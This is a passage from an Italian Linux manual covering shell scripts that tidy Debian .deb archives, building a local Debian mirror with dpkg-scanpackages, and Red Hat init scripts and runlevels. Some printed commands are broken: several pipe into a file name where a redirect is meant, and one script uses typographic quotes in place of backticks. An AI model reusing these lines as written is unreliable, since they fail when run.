    NOME_CORRETTO="${PACCHETTO}_${VERSIONE}.deb"

    #-------------------------------------------------------------------
    # Confronta con il nome dell'archivio.
    #-------------------------------------------------------------------
    if [ "$NOME_CORRETTO" != "$ARCHIVIO" ]
    then
        #---------------------------------------------------------------
        # I nomi sono differenti.
        # Modifica il nome solo se è possibile.
        #---------------------------------------------------------------
        echo "n" | mv -i "$ARCHIVIO" "$NOME_CORRETTO" 2> /dev/null
    fi
done

#-----------------------------------------------------------------------
# Inizia il ciclo di scansione degli archivi Debian che si trovano
# nella directory corrente.
# Seconda fase di verifica.
#-----------------------------------------------------------------------
for ARCHIVIO in *.deb
do
    #-------------------------------------------------------------------
    # Estrae il nome del pacchetto.
    #-------------------------------------------------------------------
    PACCHETTO=`dpkg --field $ARCHIVIO package`

    #-------------------------------------------------------------------
    # Estrae la versione del pacchetto.
    #-------------------------------------------------------------------
    VERSIONE=`dpkg --field $ARCHIVIO version`
```

```
    #------------------------------------------------------------------
    # Compone il nome teorico.
    #------------------------------------------------------------------
    NOME_CORRETTO="${PACCHETTO}_${VERSIONE}.deb"

    #------------------------------------------------------------------
    # Confronta con il nome dell'archivio.
    #------------------------------------------------------------------
    if [ "$NOME_CORRETTO" != "$ARCHIVIO" ]
    then
        #--------------------------------------------------------------
        # A quanto pare, il nome di questo archivio non è stato
        # corretto.
        #--------------------------------------------------------------
        echo "Non è stato possibile correggere il nome dell'archivio"
        echo "$ARCHIVIO, che dovrebbe chiamarsi $NOME_CORRETTO."
        echo
    fi
done

#======================================================================
```

356.1.2 Eliminazione delle versioni precedenti

La versione di un pacchetto è composta da due parti: la versione (vera e propria) e la revisione. Si tratta di due stringhe unite da un trattino:

versione - *revisione*

In generale, non è facile confrontare questi valori e per fortuna viene in aiuto '**`dpkg`**' che è in grado di affermare quale sia più recente. In pratica, si utilizza uno dei comandi seguenti, per determinare se una versione è maggiore, minore o uguale all'altra:

`dpkg --compare-versions` *versione1* `gt` *versione2*

`dpkg --compare-versions` *versione1* `lt` *versione2*

`dpkg --compare-versions` *versione1* `eq` *versione2*

Lo script seguente serve a scandire gli archivi Debian contenuti nella directory corrente, allo scopo di eliminare quelli che contengono uno stesso pacchetto ma di una versione precedente a quanto già disponibile. Durante la scansione, si presume che i nomi degli archivi siano composti correttamente, in modo tale che gli archivi di uno stesso pacchetto si trovino di seguito, nella sequenza alfabetica.

```
#!/bin/bash
#======================================================================
# debian-doppi
#
# Interviene nella directory *corrente* eliminando i file doppi,
# più vecchi. Il confronto viene fatto utilizzando:
#
#       dpkg --field <archivio> package
#       dpkg --field <archivio> version
#       dpkg --compare-versions <versione1> eq <versione0>
#       dpkg --compare-versions <versione1> gt <versione0>
#       dpkg --compare-versions <versione1> lt <versione0>
#
#======================================================================

#----------------------------------------------------------------------
# Inizializza le variabili di ambiente che servono per accumulare
# i valori per il confronto.
#----------------------------------------------------------------------
```

```
ARCHIVIO0=""
ARCHIVIO1=""
PACCHETTO0=""
PACCHETTO1=""
VERSIONE0=""
VERSIONE1=""

#-----------------------------------------------------------------------
# Inizia il ciclo di scansione degli archivi Debian che si trovano
# nella directory corrente.
#-----------------------------------------------------------------------
for ARCHIVIO1 in *.deb
do
    #-------------------------------------------------------------------
    # Se il nome è «*.deb», non ci sono file del genere.
    #-------------------------------------------------------------------
    if [ "$ARCHIVIO1" = "*.deb" ]
    then
        #---------------------------------------------------------------
        # Non si fa nulla.
        #---------------------------------------------------------------
        exit
    fi

    #-------------------------------------------------------------------
    # Estrae il nome del pacchetto.
    #-------------------------------------------------------------------
    PACCHETTO1=‘dpkg --field $ARCHIVIO1 package‘

    #-------------------------------------------------------------------
    # Estrae la versione del pacchetto.
    #-------------------------------------------------------------------
    VERSIONE1=‘dpkg --field $ARCHIVIO1 version‘

    #-------------------------------------------------------------------
    # Confronta con il pacchetto precedente.
    #-------------------------------------------------------------------
    if [ "$PACCHETTO1" == "$PACCHETTO0" ]
    then
        if dpkg --compare-versions "$VERSIONE1" eq "$VERSIONE0"
        then
            #-----------------------------------------------------------
            # Si tratta di un’anomalia in cui si deve intervenire a
            # mano.
            #-----------------------------------------------------------
            echo "Gli archivi seguenti hanno la stessa versione:"
            echo "    $ARCHIVIO0"
            echo "    $ARCHIVIO1"
            echo

            #-----------------------------------------------------------
            # In questo caso, non occorre spostare i valori nelle
            # variabili.
            #-----------------------------------------------------------

        elif dpkg --compare-versions "$VERSIONE1" gt "$VERSIONE0"
        then
            #-----------------------------------------------------------
            # Si elimina l’archivio del pacchetto più vecchio.
            #-----------------------------------------------------------
            rm -f "$ARCHIVIO0"
            echo "Eliminato $ARCHIVIO0"

            #-----------------------------------------------------------
            # Sposta i valori nelle variabili.
            #-----------------------------------------------------------
```

```
            ARCHIVIO0="$ARCHIVIO1"
            PACCHETTO0="$PACCHETTO1"
            VERSIONE0="$VERSIONE1"

        elif dpkg --compare-versions "$VERSIONE1" lt "$VERSIONE0"
        then
            #-----------------------------------------------------------
            # Si elimina l’archivio del pacchetto più vecchio.
            #-----------------------------------------------------------
            rm -f "$ARCHIVIO1"
            echo "Eliminato $ARCHIVIO1"

            #-----------------------------------------------------------
            # In questo caso, non occorre spostare i valori nelle
            # variabili.
            #-----------------------------------------------------------

        else
            #-----------------------------------------------------------
            # Questo caso non dovrebbe verificarsi.
            #-----------------------------------------------------------
            echo "C’è un errore nel confronto degli archivi seguenti:"
            echo "    $ARCHIVIO0"
            echo "    $ARCHIVIO1"
            echo

            #-----------------------------------------------------------
            # In questo caso, non occorre spostare i valori nelle
            # variabili.
            #-----------------------------------------------------------
        fi

    else
        #---------------------------------------------------------------
        # Dal momento che i pacchetti sono differenti, si devono
        # salvare le variabili prima di procedere.
        #---------------------------------------------------------------
        ARCHIVIO0="$ARCHIVIO1"
        PACCHETTO0="$PACCHETTO1"
        VERSIONE0="$VERSIONE1"
    fi
done

#=======================================================================
```

356.2 Realizzazione di una copia personale della distribuzione

Per comprendere come realizzare una copia locale della distribuzione GNU/Linux Debian, occorre andare per gradi, partendo dal caso in cui questa è disponibile completamente in un supporto unico, per poi arrivare a comprendere le differenze che si devono introdurre per ottenere una versione distribuita su più supporti.

356.2.1 Distribuzione completa su un supporto unico

Si suppone che l’utente ‘**`tizio`**’ voglia predisporre una copia locale della distribuzione Debian, a partire dalla directory ‘`/home/tizio/DEBIAN/`’. La struttura minima che dovrebbe articolarsi a partire da questa directory dovrebbe essere quella che si vede nella figura 356.1.

Figura 356.1. Struttura minima di una distribuzione GNU/Linux Debian organizzata in modo da utilizzare un supporto unico.

```
debian/
  |-- dists/
  |     |-- stable --> ../codename
  |     |
  |     `-- codename/
  |           |
  |           |-- main/
  |           |     |-- disks-arch/
  |           |     |     `-- current/
  |           |     |
  |           |     `-- binary-arch/
  |           |           |-- Packages
  |           |           |-- Packages.gz
  |           |           |-- admin/
  |           |           |-- base/
  |           |           |-- comm/
  |           |           :
  |           |
  |           |-- contrib/
  |           |     |
  |           |     `-- binary-arch/
  |           |           |-- Packages
  |           |           |-- Packages.gz
  |           |           :
  |           |
  |           |-- non-free/
  |           |     :
  |           |
  |           |-- non-US/
  |           |     :
  |           |
  |           `-- local/
  |                 :
  |
  `-- indices/
        `-- override.gz
```

In breve, viene descritto il senso di questa struttura.

- La directory '`debian/dists/stable/main/disks-i386/current/`' contiene i file delle immagini dei dischetti (per l'architettura i386) da utilizzare per avviare l'installazione e per riprodurre il sistema minimo precedente alla selezione dei pacchetti.

- Le directory '`debian/dists/stable/*/binary-i386/`' contengono la gerarchia finale dei pacchetti di ogni gruppo ('`main/`', '`contrib/`', '`non-free/`', '`non-US/`' e '`local/`'), che potrebbe essere suddivisa o meno in sezioni ('`admin/`', '`base/`', ecc.). Da quel punto, poi, si inseriscono gli archivi Debian.

- I file '`Packages`' e '`Packages.gz`', contenuti nelle directory '`debian/dists/stable/*/binary-i386/`', sono indispensabili per fornire ai programmi come DSelect e APT le informazioni importanti sui pacchetti.

- Il file, o i file '`debian/indices/override*.gz`' servono per ricostruire correttamente i file '`Packages`'.

Il problema nella riproduzione di una distribuzione Debian sta nella creazione dei file '`Packages`' (e di conseguenza anche '`Packages.gz`'). Per arrivare a questo risultato, occorre definire una stringa che serva a individuare la distribuzione, per esempio:

```
Debian GNU/Linux 2.1 slink personalizzata
```

Inoltre occorre un file *override* (‘debian/indices/override.gz’ o un altro nome simile), contenente l’abbinamento tra i pacchetti, la priorità e la classificazione in sezioni, come nell’estratto seguente:

```
at              important       admin
cron            important       admin
locales         standard        admin
ncurses-term    standard        admin
acct            optional        admin
adjtimex        optional        admin
    ...
adduser         required        base
ae              required        base
amiga-fdisk     required        base
    ...
lilo            important       base
silo            important       base
    ...
newt0.25        optional        base
ppp             optional        base
pppconfig       optional        base
syslinux        optional        base
    ...
```

Infine occorrono i pacchetti, che si trovano lì dove sono. I file *override* vanno prelevati da una delle varie riproduzioni speculari, tenendo presente che possono essere aggiornati frequentemente. Di solito, questi file sono suddivisi in base ai raggruppamenti principali in cui si articola una versione: ‘main/’, ‘contrib/’,... Per semplificare le operazioni, può convenire la realizzazione di un file unico, come è stato mostrato nella struttura di esempio. A questo file si farà riferimento come ‘override.gz’.[1]

Disponendo di questo materiale, si può utilizzare ‘**dpkg-scanpackages**’ per rigenerare i file ‘Packages’. Eventualmente si può vedere la pagina di manuale *dpkg-scanpackages(8)*.

```
tizio$ cd /home/tizio/DEBIAN/debian
```

Ci si posiziona nella directory principale della distribuzione.

```
tizio$ dpkg-scanpackages ↩
↪-m "Debian GNU/Linux 2.1 slink personalizzata" ↩
↪dists/stable/main/binary-i386 indices/override.gz ↩
↪> dists/stable/main/binary-i386/Packages
```

Si genera il file ‘Packages’ per il gruppo di pacchetti della classificazione ‘main/’ (il comando è stato mostrato suddiviso su più righe per motivi tipografici).

```
tizio$ cat dists/stable/main/binary-i386/Packages ↩
↪| gzip | dists/stable/main/binary-i386/Packages.gz
```

Si genera il file ‘Packages.gz’, comprimendo ‘Packages’ creato precedentemente.

In seguito, si fa la stessa cosa per i raggruppamenti ‘contrib/’, ‘non-free/’, ‘non-US/’ e ‘local/’.

[1] I file *override* originali della distribuzione ‘**slink**’ hanno i nomi: ‘override.slink.gz’, ‘override.slink.contrib.gz’, ‘override.slink.non-free.gz’ e ‘override.slink.non-US.gz’. Per realizzare la propria copia della distribuzione, nulla vieta di fonderli tutti assieme in un file unico, come descritto in questi esempi, dove si fa riferimento a un solo file ‘override.gz’.

> Anche se alcuni di questi raggruppamenti non vengono utilizzati, nel senso che non si vogliono tenere pacchetti che vi appartengano, è molto importante che siano predisposte le directory vuote e anche i file '`Packages*`', per facilitare le operazioni con DSelect e APT.

'**`dpkg-scanpackages`**' può generare delle segnalazioni di errore, in particolare quando trova un pacchetto che non è indicato nel file *override*. In generale questo non provoca conseguenze gravi, tranne la mancanza di qualche informazione per quel pacchetto.

L'esempio seguente è un estratto di uno dei file '`Packages`', dove si vede la descrizione del pacchetto '**`wget`**'. Si deve osservare in particolare che le informazioni dei campi '**`Priority`**' e '**`Section`**' sono state determinate in base al file *override*, mentre la descrizione del campo '**`X-Medium`**' è stata ottenuta dall'opzione '**`-m`**' di '**`dpkg-scanpackages`**'.

```
Package: wget
Version: 1.5.3-1.1
Priority: optional
Section: web
Maintainer: Nicolás Lichtmaier <nick@feedback.net.ar>
Depends: libc6
Architecture: i386
Filename: dists/stable/main/binary-i386/wget_1.5.3-1.1.deb
Size: 221932
MD5sum: 323962a35dabbf88edfe665ad70eb382
Description: utility to retrieve files from the WWW via HTTP and FTP
 Wget [formerly known as Geturl] is a freely available network utility
 to retrieve files from the World Wide Web using HTTP and FTP, the two
 most widely used Internet protocols.  It works non-interactively, thus
 enabling work in the background, after having logged off.
 .
 The recursive retrieval of HTML pages, as well as FTP sites is
 supported -- you can use Wget to make mirrors of archives and home
 pages, or traverse the web like a WWW robot (Wget understands
 /robots.txt).
installed-size: 535
X-Medium: Debian GNU/Linux 2.1 slink personalizzata
```

Per accedere facilmente a questa distribuzione locale, basta configurare APT attraverso il file '`/etc/apt/sources.list`':

```
deb file:/home/tizio/DEBIAN/debian stable main contrib non-free non-US local
```

Se le dimensioni lo consentono, si può trasferire una copia della gerarchia '`/home/tizio/DEBIAN/`' in un disco rimovibile, o in un CD-ROM.

356.2.2 Distribuzione suddivisa su diversi supporti

Se si vuole masterizzare un CD-R, o comunque si vuole fare una copia della distribuzione suddividendola in più supporti, le cose si complicano. Per prima cosa si deve iniziare da una copia locale organizzata già nelle suddivisioni che si vogliono ottenere. Supponendo di partire dalla directory '`/home/tizio/DEBIAN/`', conviene aggiungere altre sottodirectory ulteriori, una per ogni suddivisione che si vuole ottenere: '`1/`', '`2/`',...

La struttura della gerarchia che si articola a partire da queste sottodirectory deve essere la stessa, anche quando alcuni gruppi di pacchetti ('`main/`', '`contrib/`', ecc.) risultano senza archivi. La figura 356.2 mostra le varianti rispetto al modello già mostrato.

Figura 356.2. Struttura minima di una distribuzione GNU/Linux Debian organizzata in modo da utilizzare più supporti.

```
debian/
  |-- .disk/
  |     `-- info
  |
  |-- local/
  |     `-- local --> ../stable/local
  |
  |-- dists/
  |     |-- stable --> ../codename
  |     |
  |     `-- codename/
  |           |-- main/
  |           |     |
  |           |     |-- disks-arch/
  |           |     |     `-- current/
  |           |     |
  |           |     `-- binary-arch/
  |           |           |-- Packages
  |           |           |-- Packages.gz
  |           |           |-- Packages.cd
  |           |           |-- Packages.cd.gz
  |           |           :
  |           |
  |           |-- contrib/
  |           |     :
  |           |
  |           |-- non-free/
  |           |     :
  |           |
  |           |-- non-US/
  |           |     :
  |           |
  |           `-- local/
  |                 :
  |
  `-- indices/
        `-- override.gz
```

Rispetto alla situazione precedente, si aggiunge il file '`debian/.disk/info`', che deve contenere la stringa di descrizione del supporto, una cosa del tipo

```
Debian GNU/Linux 2.1 slink personalizzata disco 1
```

oppure

```
Debian GNU/Linux 2.1 slink personalizzata disco 2
```

ecc., mentre nelle directory '`debian/dists/stable/*/binary-i386/`' appaiono dei file nuovi: '`Packages.cd`' e '`Packages.cd.gz`'. Infine, il raggruppamento di pacchetti '**`local`**', dovrebbe trovarsi nella directory '`debian/dists/local/local/`'. Probabilmente, conviene realizzare un collegamento simbolico per portarlo nella collocazione normale.

I supporti distinti, vengono riconosciuti in base alla stringa contenuta nel file '`debian/.disk/info`', che va scelta opportunamente e va utilizzata anche per la definizione del campo '**`X-Medium`**'.

Si comincia dalla preparazione dei file '`Packages`' e '`Packages.gz`', più o meno come è stato fatto nella situazione precedente:

```
tizio$ cd /home/tizio/DEBIAN/1/debian

tizio$ dpkg-scanpackages -m `cat .disk/info` ↩
↪dists/stable/main/binary-i386 indices/override.gz ↩
```

```
↪> dists/stable/main/binary-i386/Packages
```

```
tizio$ cat dists/stable/main/binary-i386/Packages ↩
↪| gzip | dists/stable/main/binary-i386/Packages.gz
```

Come prima, si fa la stessa cosa per gli altri gruppi di pacchetti e poi si ripete il procedimento per la copia contenuta nella directory '`/home/tizio/DEBIAN/2/`' (si suppone che si tratti di una suddivisione in due soli supporti):

```
tizio$ cd /home/tizio/DEBIAN/2/debian
```

```
tizio$ dpkg-scanpackages -m `cat .disk/info` ↩
↪dists/stable/main/binary-i386 indices/override.gz ↩
↪> dists/stable/main/binary-i386/Packages
```

```
tizio$ cat dists/stable/main/binary-i386/Packages ↩
↪| gzip | dists/stable/main/binary-i386/Packages.gz
```

Alla fine, si devono realizzare i file '`Packages.cd`', che si compongono della somma dei file '`Packages`' di ogni gruppo:

```
tizio$ cd /home/tizio/DEBIAN/
```

```
tizio$ cat 1/debian/dists/stable/main/binary-i386/Packages ↩
↪2/debian/dists/stable/main/binary-i386/Packages ↩
↪> 1/debian/dists/stable/main/binary-i386/Packages.cd
```

```
tizio$ cat 1/debian/dists/stable/main/binary-i386/Packages ↩
↪2/debian/dists/stable/main/binary-i386/Packages ↩
↪> 2/debian/dists/stable/main/binary-i386/Packages.cd
```

```
tizio$ cat 1/debian/dists/stable/main/binary-i386/Packages.cd ↩
↪| gzip | 1/debian/dists/stable/main/binary-i386/Packages.cd.gz
```

```
tizio$ cat 2/debian/dists/stable/main/binary-i386/Packages.cd ↩
↪| gzip | 2/debian/dists/stable/main/binary-i386/Packages.cd.gz
```

In pratica, i file '`Packages.cd`' contengono le informazioni su tutti i pacchetti del proprio gruppo; sia quelli presenti effettivamente nel supporto che quelli che si trovano negli altri. I programmi come DSelect distingueranno il supporto in base al nome che gli è stato attribuito, indicato nel file '`debian/.disk/info`' e riportato nel campo '**`X-Medium`**' dei file '`Packages.cd*`'.

Per accedere facilmente a questa distribuzione locale, spezzata in due o più parti, basta configurare APT attraverso il file '`/etc/apt/sources.list`':

```
deb file:/home/tizio/DEBIAN/1/debian stable main contrib non-free non-US local
deb file:/home/tizio/DEBIAN/2/debian stable main contrib non-free non-US local
# ...
```

Per copiare le due strutture in dischi separati, basta trasferire una copia delle gerarchie '`/home/tizio/DEBIAN/*/`'.

356.3 Riferimenti

- Susan G. Kleinmann, Sven Rudolph, Joost Witteveen, *The Debian GNU/Linux FAQ*, 1999

  <*http://ftp.it.debian.org/debian/doc/FAQ/*>

- Ian Jackson, Christian Schwarz, *Debian Policy Manual*, 1998

  <*http://ftp.it.debian.org/debian/doc/package-developer/policy.txt.gz*>

  <*http://ftp.it.debian.org/debian/doc/package-developer/policy.html.tar.gz*>

  <*http://ftp.it.debian.org/debian/doc/package-developer/policy.pdf.gz*>

  <*http://ftp.it.debian.org/debian/doc/package-developer/policy.ps.gz*>

Parte lxxv

Annotazioni sulla distribuzione Red Hat

Configurazione di una distribuzione Red Hat

La distribuzione Red Hat utilizza un sistema di configurazione composto da script, che non dovrebbero essere modificati, e da file di configurazione utilizzati dagli script, modificabili attraverso programmi che guidano l'amministratore.

Il difetto di questo approccio sta nel fatto che non sempre tutto funziona come previsto e allora occorre mettere le mani sui file, lasciando stare i programmi di configurazione.[1]

357.1 Procedura di inizializzazione del sistema

La procedura di inizializzazione del sistema è attivata dal'eseguibile '**`init`**' attraverso le indicazioni di '`/etc/inittab`'. I livelli di esecuzione sono:

- 0 arresto del sistema;
- 1 singolo utente;
- 2 multiutente senza l'utilizzo di eventuali NFS;
- 3 multiutente;
- 4 non definito (disponibile);
- 5 multiutente con procedura di accesso grafica;
- 6 riavvio.

Il file '`/etc/inittab`' è quello che dirige il funzionamento di Init e analizzandone il contenuto si può intendere il ruolo degli script della procedura di inizializzazione del sistema.

```
# Default runlevel. The runlevels used by RHS are:
#   0 - halt (Do NOT set initdefault to this)
#   1 - Single user mode
#   2 - Multiuser, without NFS (The same as 3, if you do not have networking)
#   3 - Full multiuser mode
#   4 - unused
#   5 - X11
#   6 - reboot (Do NOT set initdefault to this)
#
id:3:initdefault:

# System initialization.
si::sysinit:/etc/rc.d/rc.sysinit

l0:0:wait:/etc/rc.d/rc 0
l1:1:wait:/etc/rc.d/rc 1
l2:2:wait:/etc/rc.d/rc 2
l3:3:wait:/etc/rc.d/rc 3
l4:4:wait:/etc/rc.d/rc 4
l5:5:wait:/etc/rc.d/rc 5
l6:6:wait:/etc/rc.d/rc 6

# Things to run in every runlevel.
ud::once:/sbin/update

# Trap CTRL-ALT-DELETE
```

[1] Le notizie che si raccolgono qui, sono riferite a vecchie edizioni della distribuzione. Queste informazioni, benché obsolete, vengono conservate perché potrebbero ancora essere utili.

```
ca::ctrlaltdel:/sbin/shutdown -t3 -r now

# When our UPS tells us power has failed, assume we have a few minutes
# of power left.  Schedule a shutdown for 2 minutes from now.
# This does, of course, assume you have powerd installed and your
# UPS connected and working correctly.
pf::powerfail:/sbin/shutdown -f -h +2 "Power Failure; System Shutting Down"

# If power was restored before the shutdown kicked in, cancel it.
pr:12345:powerokwait:/sbin/shutdown -c "Power Restored; Shutdown Cancelled"


# Run gettys in standard runlevels
1:12345:respawn:/sbin/mingetty tty1
2:2345:respawn:/sbin/mingetty tty2
3:2345:respawn:/sbin/mingetty tty3
4:2345:respawn:/sbin/mingetty tty4
5:2345:respawn:/sbin/mingetty tty5
6:2345:respawn:/sbin/mingetty tty6

# Run xdm in runlevel 5
x:5:respawn:/usr/bin/X11/xdm -nodaemon
```

357.1.1 Collegamento tra i vari componenti della procedura di inizializzazione del sistema

Attraverso il file '`/etc/inittab`' vengono indicati due script fondamentali, attraverso cui si articola la procedura di inizializzazione del sistema. Si tratta di '`/etc/rc.d/rc.sysinit`' e '`/etc/rc.d/rc`'. Il primo viene utilizzato a ogni avvio del sistema e da questo dipendono le operazioni che vanno svolte una volta sola in quella occasione; il secondo serve ogni volta che si cambia il livello di esecuzione.

- '`/etc/rc.d/`'

  È la directory che raccoglie gli script utilizzati nella fase di avvio del sistema e in quella di arresto.

- '`/etc/rc.d/rc.sysinit`'

  È lo script di inizializzazione del sistema. In particolare:

  - attiva la gestione della memoria virtuale per l'uso delle aree di scambio previste nelle partizioni, in base al contenuto del file '`/etc/fstab`';
  - verifica il file system principale e al termine ne esegue il montaggio;
  - verifica la dipendenza dei moduli;
  - avvia '**`kerneld`**' per automatizzare il caricamento dei moduli del kernel;
  - verifica gli altri file system indicati per questo nel file '`/etc/fstab`' e al termine ne esegue il montaggio;
  - elimina o ripulisce i file utilizzati nella sessione di lavoro precedente, che servivano per segnalare lo stato di funzionamento;
  - configura l'orologio del sistema;
  - attiva la gestione della memoria virtuale per l'uso delle aree di scambio previste sui file;
  - eventualmente esegue '`/etc/rc.d/rc.serial`' per l'attivazione della porta seriale;
  - eventualmente esegue '`/etc/rc.d/rc.modules`' per l'attivazione di moduli del kernel.

- '/etc/rc.d/rc'

  È lo script principale per il controllo dei livelli di esecuzione. Viene utilizzato da Init, attraverso le indicazioni di '/etc/inittab', con un argomento corrispondente al numero di livello di esecuzione da attivare.

  ```
  /etc/rc.d/rc livello_di_esecuzione
  ```

  Semplificando un po' le cose, '/etc/rc.d/rc' si limita a determinare se è stato richiesto un cambiamento nel livello di esecuzione, quindi avvia tutti gli script che trova nella directory '/etc/rc.d/rc*n*.d/' (dove *n* rappresenta il livello di esecuzione richiesto), cominciando da quelli che iniziano con la lettera '**K**' e terminando con quelli che iniziano con la lettera '**S**'.

  In realtà, questi script sono contenuti nella directory '/etc/rc.d/init.d/', con nomi più espressivi, mentre nelle directory '/etc/rc.d/rc*n*.d/' sono contenuti solo dei collegamenti simbolici con nomi scelti appositamente per definire l'ordine in cui le operazioni devono essere svolte.

  In questo modo, è possibile definire il livello di esecuzione numero quattro, lasciato a disposizione, semplicemente copiandovi all'interno i collegamenti simbolici necessari e senza toccare alcuno script.

- '/etc/rc.d/rc*n*.d/'

  Come accennato, si tratta delle directory riferite a ogni livello di esecuzione (*n* rappresenta il numero del livello stesso). Al loro interno si trovano solo collegamenti simbolici riferiti agli script che si vuole siano eseguiti.

  Quando viene selezionato il livello di esecuzione relativo, vengono eseguiti in ordine alfabetico, prima gli script (o meglio i collegamenti) che iniziano con la lettera '**K**' (*Kill*) nella forma

  ```
  /etc/rc.d/rcn.d/script stop
  ```

  allo scopo di disattivare il servizio particolare cui si riferiscono, quindi quelli che iniziano con la lettera '**S**' (*Start*), nella forma seguente:

  ```
  /etc/rc.d/rcn.d/script start
  ```

- '/etc/rc.d/init.d/'

  È il vero contenitore degli script utilizzati dalla procedura di inizializzazione del sistema. Questi vengono utilizzati indirettamente attraverso collegamenti simbolici contenuti nelle directory '/etc/rc.d/rc*n*.d/'. Molti di questi script caricano le informazioni contenute in file di configurazione collocati altrove e ciò rappresenta la base del sistema di configurazione della distribuzione Red Hat, perché permette di limitarsi alla modifica di questi file, invece che intervenire direttamente sugli script stessi.

  Molti di questi script possono essere utilizzati dall'amministratore per disattivare o attivare un servizio particolare, senza dover utilizzare un livello di esecuzione diverso e senza dover ricordare tutte le implicazioni di un particolare servizio. Il formato generale è il seguente:

  ```
  /etc/rc.d/init.d/servizio {start|stop|status}
  ```

- '/etc/rc.d/init.d/functions'

  Si tratta di uno script utilizzato da quasi tutti gli altri, per definire alcune funzioni standard. In particolare, queste funzioni, servono per evitare l'avvio di demoni già in funzione e comunque per uniformare il sistema di avvio e conclusione del loro funzionamento.

  - '**pidofproc**'

    Restituisce attraverso lo standard output i numeri PID abbinati a processi con il nome fornito. Per questo, tenta inizialmente di utilizzare il programma '**pidof**'; se fallisce,

analizza quanto contenuto nella directory '`/var/run/`'; come ultima risorsa tenta di analizzare il risultato dell'esecuzione di '**`ps`**'.

- '**`daemon`**'

  Avvia un programma dopo aver verificato che non sia già in funzione, restituendo attraverso lo standard output il nome di questo, senza l'eventuale percorso di avvio.

- '**`killproc`**'

  Elimina un processo utilizzando la funzione '**`pidofproc`**' per determinare il suo numero PID. Restituisce attraverso lo standard output il nome del processo eliminato.

- '**`status`**'

  Restituisce, attraverso lo standard output, lo stato del servizio corrispondente.

• '`/var/lock/subsys/`'

Questa directory viene utilizzata dagli script contenuti in '`/etc/rc.d/init.d/`' per annotare la presenza in funzione di un servizio determinato: se esiste un file (vuoto) con quel nome, il servizio è considerato attivo.

357.1.2 /etc/rc.d/init.d/*

I file contenuti nella directory '`/etc/rc.d/init.d/`', quando si riferiscono a dei servizi, hanno una struttura abbastanza comune, simile a quella seguente. Si fa riferimento all'ipotetico servizio «pippo», a cui corrisponde un demone con lo stesso nome.

```
#!/bin/sh
#
# chkconfig: 345 85 15
# description: Servizio Pippo. Si tratta di un servizio che non serve \
#              a nulla e non interessa a nessuno.
#

# Caricamento delle funzioni standard.
. /etc/rc.d/init.d/functions

# Analisi dell'argomento usato nella chiamata.
case "$1" in
  start)
        echo -n "Avvio del servizio Pippo: "
        daemon pippo
        echo
        touch /var/lock/subsys/pippo
        ;;
  stop)
        echo -n "Spegnimento del servizio Pippo: "
        killproc pippo
        rm -f /var/lock/subsys/pippo
        echo
        ;;
  status)
        status pippo
        ;;
  restart)
        killall -HUP pippo
        ;;
  *)
        echo "Usage: pippo {start|stop|restart|status}"
        exit 1
esac

exit 0
```

Nella prima parte viene letto il contenuto del file contenente la definizione delle funzioni standard, quindi si analizza il primo argomento fornito allo script. Se era '**`start`**' si provvede ad avviare uno o più programmi attraverso la funzione '**`daemon`**', quindi si segnala il fatto creando un file vuoto (con '**`touch`**') nella directory '`/var/lock/subsys/`'. Se l'argomento era '**`stop`**' si provvede a eliminare i processi relativi, normalmente attraverso la funzione '**`killproc`**', quindi si elimina il file corrispondente nella directory '`/var/lock/subsys`'. Se l'argomento era '**`status`**' si visualizza lo stato del servizio attraverso la funzione '**`status`**'. Infine, se l'argomento era '**`restart`**', di solito si invia un segnale '**`SIGHUP`**' al processo corrispondente al servizio.

In questi script, alcuni commenti introduttivi hanno un ruolo preciso: servono a definire i livelli di esecuzione con cui questi vengono presi in considerazione, il momento in cui devono essere avviati i servizi relativi e il momento in cui devono essere chiusi gli stessi servizi. Nell'esempio mostrato si tratta del pezzo seguente:

```
# chkconfig: 345 85 15
# description: Servizio Pippo. Si tratta di un servizio che non serve \
#              a nulla e non interessa a nessuno.
```

La riga '**`# chkconfig 345 85 15`**', serve a stabilire che il servizio corrispondente può essere avviato solo quando il livello di esecuzione va da tre a cinque. Il numero 85 successivo, indica l'ordine nell'avvio del servizio e, dato il numero, si intuisce che si vuole fare in modo che questo avvenga dopo molti altri. Il numero 15 finale, indica l'ordine di disattivazione del servizio in fase di arresto del sistema; si intende dal numero che si vuole fare in modo di chiuderlo abbastanza presto rispetto agli altri. Verrà chiarito meglio nella prossima sezione il senso di questi numeri.

La riga '**`# description:`**' serve ad annotare una descrizione del servizio, come promemoria per facilitare l'utilizzo del programma '**`ntsysv`**', che sarà mostrato successivamente. Per il momento, si osservi che la descrizione può continuare su più righe di commento, purché si utilizzi il simbolo '`\`' subito prima della conclusione della riga.

357.1.3 /etc/rc.d/rc?.d/

Le directory '`/etc/rc.d/rc`*`n`*`.d/`' servono a contenere una serie di collegamenti simbolici che puntano a script della directory '`/etc/rc.d/init.d`'. Il listato seguente dovrebbe chiarire il meccanismo.

```
lrwxrwxrwx 1 root root 13 13:39 K15gpm -> ../init.d/gpm
lrwxrwxrwx 1 root root 13 13:39 K60atd -> ../init.d/atd
lrwxrwxrwx 1 root root 15 13:39 K60crond -> ../init.d/crond
lrwxrwxrwx 1 root root 16 13:39 K96pcmcia -> ../init.d/pcmcia
lrwxrwxrwx 1 root root 17 13:39 S01kerneld -> ../init.d/kerneld
lrwxrwxrwx 1 root root 17 13:39 S10network -> ../init.d/network
lrwxrwxrwx 1 root root 15 13:39 S15nfsfs -> ../init.d/nfsfs
lrwxrwxrwx 1 root root 16 13:39 S20random -> ../init.d/random
lrwxrwxrwx 1 root root 16 13:39 S30syslog -> ../init.d/syslog
lrwxrwxrwx 1 root root 14 13:39 S50inet -> ../init.d/inet
lrwxrwxrwx 1 root root 18 13:39 S75keytable -> ../init.d/keytable
lrwxrwxrwx 1 root root 11 12:44 S99local -> ../rc.local
```

I collegamenti che iniziano con la lettera «S» vengono avviati ordinatamente all'attivazione del livello di esecuzione corrispondente, con l'argomento '**`start`**', mentre quelli che iniziano con la lettera «K» vengono avviati prima di passare a un nuovo livello di esecuzione, con l'argomento '**`stop`**'.

Il numero che segue la lettera «S» e «K», serve a definire un ordine (alfabetico) corrispondente a quello in cui i servizi vanno avviati o interrotti. Se si volesse predisporre uno script, nella directory '`/etc/rc.d/init.d/`' per la gestione di un servizio addizionale, si dovrebbero predisporre

due collegamenti nella directory del livello di esecuzione prescelto, simili a quelli già visti, con un numero adatto a collocarli nella posizione giusta nell'ordine delle azioni da compiere.

